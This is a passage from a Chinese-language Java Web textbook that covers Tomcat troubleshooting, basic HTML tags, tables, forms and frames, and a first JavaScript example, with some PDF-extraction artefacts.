


图 1-47 webapps 目录结构

#### 1.4.4 常见错误

开发 Web 程序时, 不可避免地犯一些错误, 下面将通过观察这些错误出现的现象, 学习排查错误的方法, 进而排除这些错误。

##### 1. 未启动 Tomcat

**错误现象:** 如果没有启动 Tomcat, 或者没有正常启动 Tomcat, 打开浏览器访问网页, 那么当在运行 Web 项目时, 将在 IE 中提示“找不到服务器”, 如图 1-48 所示。

**排错方法:** 检查 Tomcat 服务能否正确运行。在 IE 中输入 `http://localhost:8080`, 如果 Tomcat 正确启动了, 将在 IE 中显示 Tomcat 服务的首页, 否则, 将在 IE 中提示“无法显示网页”。

##### 2. 未部署 Web 应用就访问

**错误现象:** 如果已经启动了 Tomcat, 但是尚未部署 Web 应用, 就访问网址, 那么当运行 Web 项目时, 将在 IE 中提示“404 错误”, 如图 1-49 所示。





图 1-48 常见错误(1)




图 1-49 常见错误(2)

排错方法：部署项目。

### 3. URL 输入错误

错误现象：已经启动了 Tomcat，也已经部署了 Web 应用，在运行 Web 项目时，输入 `http://localhost:8080/Prj01/Index.jsp`，在 IE 中提示“404 错误”，如图 1-50 所示。




图 1-50 常见错误(3)

排错方法：检查 URL。首先查看 URL 的前两部分（即协议与 IP 地址、端口号）是否书写正确。最后检查文件名称是否书写正确。注意，URL 的大小写是敏感的。



## 1.5 本章总结

本章讲解了 Web 站点的基本原理,以及相关环境的配置,为 Web 开发的进行打下了良好的基础。

## 1.6 上机习题

- (1) 安装 JDK、Tomcat, 进行测试。
- (2) 修改 Tomcat 端口为 8976, 重新进行测试。
- (3) 安装 MyEclipse, 绑定 JDK 和 Tomcat, 建立站点, 并测试。
- (4) 在站点内编写一个简单的网页, 在服务器中运行, 在本机上访问, 然后用另一台机器访问。

建议学时：2

一个网站，由许许多多的网页组成，通过地址向服务器发出请求后，接收到可以被浏览器运行解释的文件，由浏览器显示出来。网页上有各种各样的元素，如文字、图片、链接等，都是通过 HTML 等语言来进行表达的。本章讲解怎样使用 HTML 语言编写出简单的静态网页，讲解 HTML 文档的基本结构和 HTML 中的常用标签，以及静态网页制作过程中的一些技巧。

## 2.1 静态网页制作

### 2.1.1 HTML 简介

HTML(HyperText Mark-up Language,超文本标记语言)，是构成网页文档的主要语言。一般情况下，网页上看到的文字、图形、动画、声音、表格、链接等元素大部分都是由 HTML 语言描述的。

HTML 语言的基本组成部分是各种标签，一张生动的网页往往含有大量的标签。使用标签，实际上就是采用一系列指令符号来控制输出的效果，如<BR>，是最常使用的控制格式的标签，它表示在网页上换行。

HTML 有两种类型的标签，一类是单标签，<BR>就是一种单标签，它只需要单独一组符号就可以表示完整的功能。另一种是双标签，形如“<B>内容</B>”，表示将“内容”显示为粗体，这种标签所围绕的内容就是标签作用的作用域。

标签还有属性，如<a href = page. html/>，其中的 href 就是一个属性名称，“page. html”是属性值。

以 HTML 编写成的文本文件的后缀名为“. html”，另外，版本较老的“. htm”后缀名也是被支持的，它们的意义相同。

HTML 语言对于大小写不敏感，比如马上将要学习的表示 HTML 文档的标签：<html></html>，也可写做<HTML></HTML>，甚至可以写为<HtmL></htMl>，但是一般推荐，自始至终使用同一种书写方式。

可以使用所有的文本编辑器对 HTML 文件进行编辑，对于网页制作较常见的所见即所得的软件有 FrontPage、Dreamweaver 等。

## 2.1.2 HTML 文档的基本结构

HTML 文档的基本结构如下：

```
<html>
  <head>
    头部信息
  </head>
  <body>
    主体
  </body>
</html>
```

<head></head>中间的内容是用来设置一些网页相关属性和信息的，比如网页的标题、缓存等，可以省略。<body></body>中间的内容为浏览器中网页上显示的内容。

来看一个简单的网页：

```
firstPage.html
<!-- 这是一行注释 --&gt;
&lt;html&gt;
  &lt;head&gt;
    &lt;title&gt;这是网页标题(文件头部分)&lt;/title&gt;
  &lt;/head&gt;
  &lt;body&gt;
    这是网页的内容部分，在浏览器窗口显示(文件体部分)
  &lt;/body&gt;
&lt;/html&gt;</pre>
```

使用浏览器打开(直接双击文件)，它的显示结果如图 2-1 所示。

这是网页的内容部分，在浏览器窗口显示(文件体部分)

图 2-1 文档显示效果

可以看到，<title></title>之间的内容显示在浏览器的标题部分。<!--内容-->在 HTML 中表示注释，其中的内容不会被浏览器显示出来，并且它可以写在代码中任意部位。<body></body>之间的内容在浏览器窗口上显示出来，所以网页的主体内容都将在此标签内进行编写。当然，这些标签很多都可以设置不同的属性，以输出不同的效果，这些都会在接下来的内容中进行讲解。

## 2.2 HTML 中的常见标签

### 2.2.1 文字布局及字体标签

在这一节中，将具体学习 HTML 中涉及文字布局和字体的标签。



## 1. 标题、换行、段落标签

在 HTML 中,标题的一般形式是“<hn>内容</hn>”,HTML 中提供 6 个等级的标题,即 n 可取 1~6,n 越小,标题字号越大。如下代码:

```
hn.html
<html>
  <body>
    <h1>这是标题一</h1>
    <h2>这是标题二</h2>
    <h3>这是标题三</h3>
  </body>
</html>
```

这是标题一

这是标题二

这是标题三

图 2-2 标题显示效果

浏览器显示结果如图 2-2 所示。

<br>是换行标签,在需要换行的地方加上此标签即可。

```
br.html
<html>
  <body>
    远上寒山石径斜<br>白云深处有人家<br>
    停车坐爱枫林晚<br>霜叶红于二月花
  </body>
</html>
```

浏览器显示结果如图 2-3 所示。

远上寒山石径斜  
白云深处有人家  
停车坐爱枫林晚  
霜叶红于二月花

图 2-3 换行显示效果

注意,在源文件中换行,网页上不换行。源代码中,文字之间换行和多于一个的空格将会被一个空格代替,要换行时,必须用<br>。

<p>为段落标签,一个段落开始由<p>来标记,结束用</p>表示。<p>有一个常用属性 align,它用来指明内容显示时的对齐方式,较为常用的有 left、center、right,分别表示左对齐、居中对齐和右对齐。下面代码:

```
p.html
<html>
  <body>
    <p align = "left">杜牧,晚唐著名诗人</p>
    <p align = "center">杜牧,晚唐著名诗人</p>
    <p align = "right">杜牧,晚唐著名诗人</p>
  </body>
</html>
```

打开此网页,浏览器显示结果如图 2-4 所示。

<hr>是水平线段标签,此标签较为常用的属性如下。

size: 水平线的宽度,单位为像素。

width: 水平线的长,如不设置则默认为页面长度,单位默认为像素,但也可以使用百分制,如 width=50% 表示长度为页面长度的 50%。

杜牧，晚唐著名诗人

杜牧，晚唐著名诗人

杜牧，晚唐著名诗人

图 2-4 段落显示效果

align：水平线的对齐方式，常用的有 left、center、right。

noshade：线段无阴影属性，没有属性值，若设置，则线段为实心线段。

color：线段内部的颜色。

以下是一个例子：

```
hr.html
<html>
  <body>
    <hr>
    <hr align = "center" size = "30">
    <hr align = "center" noshade size = "30">
    <hr align = "center" noshade width = "50 % "size = "10">
    <hr align = "center" width = "100" size = "10" color = "# CC0000">
    <hr align = "center" width = "200" size = "50" color = "# 00FFFF">
    <hr align = "center" width = "200" size = "50" color = "# AA00FF">
  </body>
</html>
```

浏览器显示结果如图 2-5 所示。

注意，在 HTML 中，颜色通常用名称表示，如 red 表示红色。或者用 #RRGGBB 表示，其含义为红、绿、蓝三种分量的组合，每个分量在 00~FF 之间。如 #FF0000 表示红色。

## 2. 文字设计标签

在文字设计标签中，<font></font> 标签一般用于标记字体，此标签有以下几种常见的属性。

size：用来设置字体大小，它的属性值有两种写法，一种为 size=X，其中 X 为 1~7，值越大，字体越大，属性值为 3 是客户端网页的默认字体大小；另一种方法是 size=+X 或 -X，X 同样为 1~7 的值，意思是以基准字体大小为标准大 X 号字体或者小 X 号字体。

face：用来设置字体类型，默认为宋体。如<font face="楷体\_GB2312">，即设置该内容输出的字体为楷体。但是需要注意的是，只有电脑中安装的字体才可以在浏览器中出现相应风格，如果用户没有安装该字体，则会显示默认字体的风格。

color：用于设置字体颜色。

如下代码：




图 2-5 hr 显示效果



font.html

```

<html>
  <body>
    <font color = "#000099">相见时难别亦难,<br></font>
    <font color = "#000099" face = "楷体_GBK2312" size = "7">东风无力百花残.
  </font>
  </body>
</html>

```

浏览器中出现的结果如图 2-6 所示。

相见时难别亦难，  
东风无力百花残。

图 2-6 字体显示效果

此外，常见的设置文字风格的标签有如下几种。

<b>内容</b>：将内容设置为粗体。

<u>内容</u>：将内容设置为加下划线。

<i>内容</i>：将内容设置为斜体。

<sup>内容</sup>：将内容设置为上标。

<sub>内容</sub>：将内容设置为下标。

如下代码：

style.html

```

<html>
  <body>
    <b>春蚕到</b><u>死</u>丝方尽,<br>
    <i>蜡炬成</i><blink>泪始干</blink>。
    <sup>5</sup>
    <sub>n</sub>
  </body>
</html>

```

春蚕到死丝方尽，  
蜡炬成灰泪始干。 2<sup>5</sup> A<sub>n</sub>

图 2-7 字体风格显示效果

浏览器中出现的结果如图 2-7 所示。

此外，在网页制作中，往往回碰到某些字符无法输出的问题，比如最常见的空格，在源代码中设置多个空格后，在网页显示时却往往得不到想要的效果。在 HTML 中，有一些代码可以表示特殊字符，这些代码都以 & 加一串字母以“；”结束来表示，比如空格可以用“&nbsp;”来表示，源代码中有多少个“&nbsp;”，网页上该位置就会显示出多少空格。关于其他特殊字符，可以参考相应文档。

## 2.2.2 列表标签

在网页制作过程中，常常要将某些信息以列表的方式列举出来，这就需要用到 HTML 中的列表标签。列表标签分为两种，一种是有序的，一种是无序的。

<ul>内容</ul>，表示它所包围的内容是无序列表标签，即列表中每一项目前不会

加上序号,而是会加上●、○、■等符号。其中列表的每一项用<li>列表项</li>标示。

<ol>内容</ol>表示有序标签,意义与使用方法和无序列表标签大致相同,不同点为它会在每个列表项前加上数字。看下面一段代码:

```
list.html
<html>
  <body>
    世界
    <ul><! -- 无序列表,以符号作为起头 -->
      <li>亚洲
        <ul>
          <li>中国</li>
          <li>日本</li>
          <li>韩国</li>
        </ul>
      </li>
      <li>欧洲
        <ol><! -- 有序列表,以数字作为起头 -->
          <li>法国</li>
          <li>英国</li>
          <li>德国</li>
        </ol>
      </li>
    </ul>
  </body>
</html>
```

- 世界
  - 亚洲
    - 中国
    - 日本
    - 韩国
  - 欧洲
    1. 法国
    2. 英国
    3. 德国

浏览器中出现的结果如图 2-8 所示。

图 2-8 列表显示效果

## 2.3 表格标签

### 2.3.1 表格基本设计

网页设计中,对于数据的显示、网页的布局等,表格经常起到至关重要的作用。本节将讲解怎样编写表格。编写表格所用到的标签如下。

<table></table>: 定义表格,表格的所有内容都写在这个标签之内。

<caption></caption>: 定义标题,标题会自动出现在整张表格的上方。

<tr></tr>: 定义表行。

<th></th>: 定义表头,包含在<tr></tr>之间,表头中的文字会自动变成粗体。

<td></td>: 定义表元(表格的具体数据),包含在<tr></tr>之间。

下面一段代码,显示了一个简单的表格:

```
table1.html
<html>
  <body>
    <table>
```

```

<caption>表格</caption>
<tr>
    <th>表头第一格 </th>
    <th>表头第二格</th>
</tr>
<tr>
    <td>第一行第一格</td>
    <td>第一行第二格</td>
</tr>
<tr>
    <td>第二行第一格</td>
    <td>第二行第二格</td>
</tr>
</table>
</body>
</html>

```



图 2-9 表格显示效果(1)

浏览器显示的结果如图 2-9 所示。

接下来将介绍建立表格标签的各种属性,通过各种属性的设置,可以达到美化的效果。以下为制作表格的标签中大多拥有的公共属性。

**align:** 水平布局方式,常用属性值有 left、right、center,表示左对齐、右对齐和居中对齐,<table>的该属性表示表格在页面的布局方式,<tr>、<td>的该属性表示该行和该表元内内容的布局方式。默认布局方式为左对齐。

**bgcolor:** 设置背景颜色。

**border:** 设置边框的宽度,属性值为整数,为 0 时表格没有边框,默认值为 0。

**width:** 宽度,默认单位为像素,也可以使用百分制单位。

**height:** 高度,默认单位为像素,也可以使用百分制单位。

看下面一段代码:

```

table2.html

<html>
    <body>
        <table bgcolor = "#FFFF99" border = "1" width = "300">
            <tr bgcolor = "#FF3399">
                <td>第一行第一格</td>
                <td bgcolor = "#FFFF99">第一行第二格</td>
            </tr>
            <tr align = "center">
                <td align = "left">第二行第一格</td>
                <td align = "right">第二行第二格</td>
            </tr>
            <tr align = "center" height = "100" bgcolor = "white">
                <td height = "150">第三行第一格</td>
                <td bgcolor = "#FF3399">第三行第二格</td>
            </tr>
        </table>
    </body>
</html>

```

浏览器的结果如图 2-10 所示。

|        |        |
|--------|--------|
| 第二行第一格 | 第一行第二格 |
|        | 第二行第二格 |
| 第三行第一格 |        |

图 2-10 表格显示效果(2)

值得注意的是,在设置 `bgcolor` 时, `<table>` 和 `<tr>` 的颜色、对齐方式等属性的设置有重叠,从网页显示的结果可以看出,表元的背景颜色、对齐方式等属性总是与它离得最近的设置相同,而某一个表元的行高设置比这一行的其他表元的行高大时,浏览器为了美观,这一行的行高都会变成所有设置值的最大行高,所以在对表格的行高进行设置时,尽量在 `<tr>` 中设置,以免出现不能预见的情况。不同的浏览器对于表格的显示都会有一些差异,需要读者多进行一些尝试和试验。

对于整张表格, `<table>` 标签常用的属性有以下几个。

`bordercolor`: 表格边框的颜色,默认为黑色。

`cellpadding`: 表元边框的宽度。

`cellspacing`: 表元的边框与表格边框之间的宽度。

以下是一个例子:

```
table3.html
<html>
  <body>
    <table align = "center" cellpadding = "5" bordercolor = "# FF3399" cellspacing = "20"
      bgcolor = "# FFFF99" border = "10" width = "300">
      <tr align = "center">
        <td>表格</td>
        <td>表格</td>
      </tr>
      <tr align = "center">
        <td>表格</td>
        <td>表格</td>
      </tr>
    </table>
  </body>
</html>
```

浏览器显示的结果如图 2-11 所示。

|    |    |
|----|----|
| 表格 | 表格 |
| 表格 | 表格 |

图 2-11 表格显示效果(3)

### 2.3.2 合并单元格

合并单元格必须对 `<td>` 标签中的 `rowspan`、`colspan` 进行设置, 属性值都为整数, 默认为 1, 表示没有合并。这两个属性的意思分别为: 从该表元起, 该表元在行或者列上占有的单元格数, 比如设置某个 `<td>` 标签 `rowspan=2`, 表示该表元及其下面的表元合并成一个。看下面的例子:

```
table4.html
<html>
  <body>
    <table border = "1" width = "300">
```

```

<tr>
    <td rowspan = "2">纵向合并</td >
    <td>表格</td>
    <td>表格</td>
</tr>
<tr >
    <td>表格</td>
    <td>表格</td>
</tr>
</table>
<hr>
<table border = "1" width = "300">
    <tr>
        <td colspan = "2">横向合并</td>
    </tr>
    <tr>
        <td>表格</td>
        <td>表格</td>
    </tr>
    <tr>
        <td>表格</td>
        <td>表格</td>
    </tr>
    </table>
</body>
</html>

```

浏览器的显示结果如图 2-12 所示。



|      |    |    |
|------|----|----|
| 纵向合并 | 表格 | 表格 |
| 表格   | 表格 | 表格 |
| 横向合并 |    |    |
| 表格   | 表格 | 表格 |
| 表格   | 表格 | 表格 |

图 2-12 表格显示效果(4)

## 2.4 链接和图片标签

链接标签可以使用户链接到另一个页面，它的写法是“`<a>内容</a>`”，标签内的内容为链接所显示的内容，可以是文字、空格占位符、图片等，此标签的一个重要属性是 `href`，它的值表示链接所指向的资源地址。看下面的代码：

```

href1.html
<html>
    <body>
        <a href = "href2.html">这是 A 页面。</a>
    </body>
</html>

href2.html
<html>
    <body>
        这是 B 页面。
    </body>
</html>

```

将两个文件放在同一文件夹下，打开“`href1.html`”，浏览器的显示结果如图 2-13 所示。

单击之后将会跳到另一个页面,如图 2-14 所示。

这是A页面。

这是B页面。

图 2-13 页面 A 显示效果

图 2-14 页面 B 显示效果

图片标签的作用是将一幅图片显示在网页的某个位置,并且可以设置它的大小、边框等属性。图片标签的写法为。图片标签比较重要和常用的标签有以下几个。

src: 表示图片储存的位置。

width、height、border、align: 作用与前文所提到的属性相同。

alt: 当图片未载入或者载入失败时提供的替代性的文字说明。

看下面的代码:

```
img.html
<html>
    <body>
        <img src = "img.jpg" width = "100" height = "100" border = "2" align = "top" />
    </body>
</html>
```

在该文件的所在文件夹下应该存在一张文件名为“img.jpg”的图片文件,浏览器打开的结果如图 2-15 所示。



图 2-15 图片显示效果

## 2.5 表单标签

很多网页上,可以让用户在一些控件中输入一些内容,如文本框、密码框等,输入之后,提交。这些控件所在的区域叫做表单(form),表单中的控件叫做表单元素。一个表单是这样组成的:

```
<form action = "提交地址">
    表单内容(包括按钮、输入框、选择框等)
</form>
```

表单提交的内容涉及后面的知识,这里只讲解怎样编写表单。表单元素最基本的标签是<input>标签。该标签可以用来显示输入框和按钮等表单元素,它的属性 type 决定了表单元素的类型。type 可以为以下的值。



**text:** 文本框, text 也为 type 的默认属性。

**password:** 密码框。

**radio:** 单选按钮, 可以将多个单选按钮的 name 属性设置相同, 使其成为一组。checked 属性可设置默认被选。

**checkbox:** 复选框, checked 属性可设置默认被选。

**reset:** 重置按钮, 按下之后, 所有的表单元素内容变为默认值。

**button:** 普通按钮。

**submit:** 提交按钮, 按下之后, 网页会将表单的内容提交给 action 设定的网页, action 的值为空时提交给本页。

**image:** 图片, 但是单击它的效果与提交按钮一样, 都会提交表单。

以一个注册网页为例:

```
form1.html
```

```
<html>
<body>
    欢迎注册<BR>
    <form>
        输入账号(文本框):<input type = "text" ><BR>
        输入密码(密码框):<input type = "password" ><BR>
        选择性别(单选按钮):
        <input type = "radio" name = "sex" checked>男
        <input type = "radio" name = "sex">女<BR>
        选择爱好(复选框):
        <input type = "checkbox">唱歌
        <input type = "checkbox">跳舞
        <input type = "checkbox" checked>打球
        <input type = "checkbox">打游戏<BR>
        <input type = "submit" value = "注册">
        <input type = "reset" value = "清空">
        <input type = "button" value = "普通按钮">
    </form>
</body>
</html>
```

显示的结果如图 2-16 所示。

表单中其他类型的表单元素还包括多行文本框和选择菜单等。

<textarea></textarea> 表示多行文本框, 可用 rows 属性表示其行数, cols 属性表示其列数。

<select></select> 表示下拉菜单, 其中的选项使用<option> 选项内容</option> 表示, multiple 属性可将其设置为可多选, size 属性的值为下拉菜单显示的项目数。

看下面一段代码:

```
form2.html
```

```
<html>
<body>
```

欢迎注册

输入账号(文本框):

输入密码(密码框):

选择性别(单选按钮):  男  女

选择爱好(复选框):  唱歌  跳舞  打球  打游戏

图 2-16 表单显示效果

```

<form>
    填写个人信息: <BR>
    <textarea rows = "5" cols = "20"></textarea><BR>
    选择家乡(下拉菜单):
    <select>
        <option>上海</option>
        <option selected>北京</option>
        <option>纽约</option>
    </select><BR>
    选择家乡(下拉列表, 可以多选): <BR>
    <select size = "5" multiple>
        <option>上海</option>
        <option selected>北京</option>
        <option>纽约</option>
    </select><BR>
</form>
</body>
</html>

```

显示的结果如图 2-17 所示。

其中, 最下面的列表框可以按下 Ctrl 键之后多选。



图 2-17 显示效果

## 2.6 框架

框架的作用是将几个页面作为一个网页的几个部分显示,易于网页的开发与维护。一个框架网页中每个窗口都是一个完整的 HTML 网页,如下是一个简单的框架的例子:

```

<frameset cols = "30 %, 70 %">
    <frame src = "left.html" noresize scrolling = "no" name = "left"></frame>
    <frame src = "right.html" noresize scrolling = "no" name = "right"></frame>
</frameset>

```

框架中不再需要写<body></body>, <frameset> </frameset>之间为一个框架,它的 rows 或者 cols 属性决定是横向分割网页还是纵向分割网页,它们的属性值决定了分割页面之间宽度或者长度的比值,比如 cols="30%,70%" 表示将页面纵向分割为两个宽度各占 30% 和 70% 的框架窗口。border 属性为框架边框的宽度, border="0" 表示没有边框。<frameset> 是可以嵌套使用的,所以可以构造出很多不同类型的页面。

<frameset> </frameset> 之中的<frame></frame> 标签表示框架窗口中的内容,每一个<frame> 表示一个框架窗口,它的排序依次为从左到右,从上到下。<frame> 的 src 属性的值表示框架内容的地址。<frame> 还有一些属性,比如 noresize 表示该框架不可被用户改变大小,scrolling 表示是否有滚动条,如 scrolling="no" 为无滚动条。

下面来看一个框架的示例。

```

left.html
<html>
    <body>

```



```

        这是左框架
    </body>
</html>                                         right.html

<html>
    <body>
        这是右框架
    </body>
</html>                                         top.html

<html>
    <body>
        这是上框架
    </body>
</html>                                         frame.html

<html>
    <frameset rows = "20 % ,80 % " border = "0">
        <frame src = "top.html" noresize scrolling = "no" name = "top"></frame>
        <frameset cols = "30 % ,70 % ">
            <frame src = "left.html" noresize scrolling = "no" name = "left"></frame>
            <frame src = "right.html" noresize scrolling = "no" name = "right"></frame>
        </frameset>
    </frameset>
</html>

```

前三个都是完整的页面,保证 4 个文件都在一个文件夹下,运行“frame.html”,显示的结果如图 2-18 所示。

值得一提的是,可以给 frame 指定名称,如:

```

<frameset cols = "30 % ,70 % ">
    <frame src = "left.html" name = "left"></frame>
    <frame src = "right.html" name = "right"></frame>
</frameset>

```

在链接或者提交时,可以根据 target 属性,确定目标所出现的位置,如:

```
<a href = "page.html" target = "left">
```

表示链接到“page.html”,该页面在 left 所指定的 frame 窗口中显示。





图 2-18 框架显示效果

## 2.7 本章总结

本章讲解了怎样使用 HTML 语言编写出简单的静态网页,包括最简单的标签、表格、链接、表单、框架等。由于本书主要讲解 Java Web 开发,因此,此处的 HTML 只是做了简单的介绍。

## 2.8 上机习题

制作一个静态网站的基本页面。页面布局如下所示：



在页面的 A 部分，显示 Login 和 Register 链接，单击 Login，在 C 部分显示：

Please Log In

Login:

Password:

单击 Register，在 C 部分显示：

New Member

ID:

Password:

Re-Password:

First Name:

Last Name:

Address:

City:

State: [Select State]

Country:

Email Address:

Select Interest:  Technology  Enterprise  Research  Government  People  Life Style  Opinion

Question: [Select Question]

Answer:

在页面的 B 部分，显示一个链接：“作者的个人简介”。单击该链接，能够在 C 部分出现作者的个人简介。

# JavaScript基础

建议学时：2

第2章中学习了HTML语言，通过HTML，可以利用标签描述一个网页。但是，标签式的描述语言限制了网页一些在客户端进行运算的功能。本章将学习JavaScript语言，JavaScript嵌入HTML页面内，是一种运行在客户端、由浏览器进行编译运行的脚本语言，具有控制程序流程的功能。本章将学习其基本语法及基本对象。

## 3.1 JavaScript简介

JavaScript是一种网页脚本语言，虽然名字中含有Java，但它与Java语言是两种完全不同的语言。不过，JavaScript的语法与Java语言的语法非常类似。


JavaScript代码可以很容易地嵌入到HTML页面中。浏览器对JavaScript脚本程序进行编译、运行。

### 3.1.1 第一个JavaScript程序

JavaScript代码可以嵌入HTML中，如下是一个简单的例子：

```
firstPage.html
<html>
  <body>
    <script type = "text/javascript">
      window.alert("第一个JavaScript程序");<!-- 跳出消息框 --&gt;
    &lt;/script&gt;
  &lt;/body&gt;
&lt;/html&gt;</pre>
```

保存为HTML页面后，使用浏览器打开，将会跳出如下消息框：



注意,JavaScript 代码块“`<script type="text/javascript">JavaScript 代码</script>`”,除了像上面一样写在`<body></body>`之间之外,还可以写入`<head></head>`之间,其效果相同。

“`< script type = " text/javascript " > JavaScript 代码 </script >`”也可以写为:“`<script language=" javascript">JavaScript 代码</script>`”。

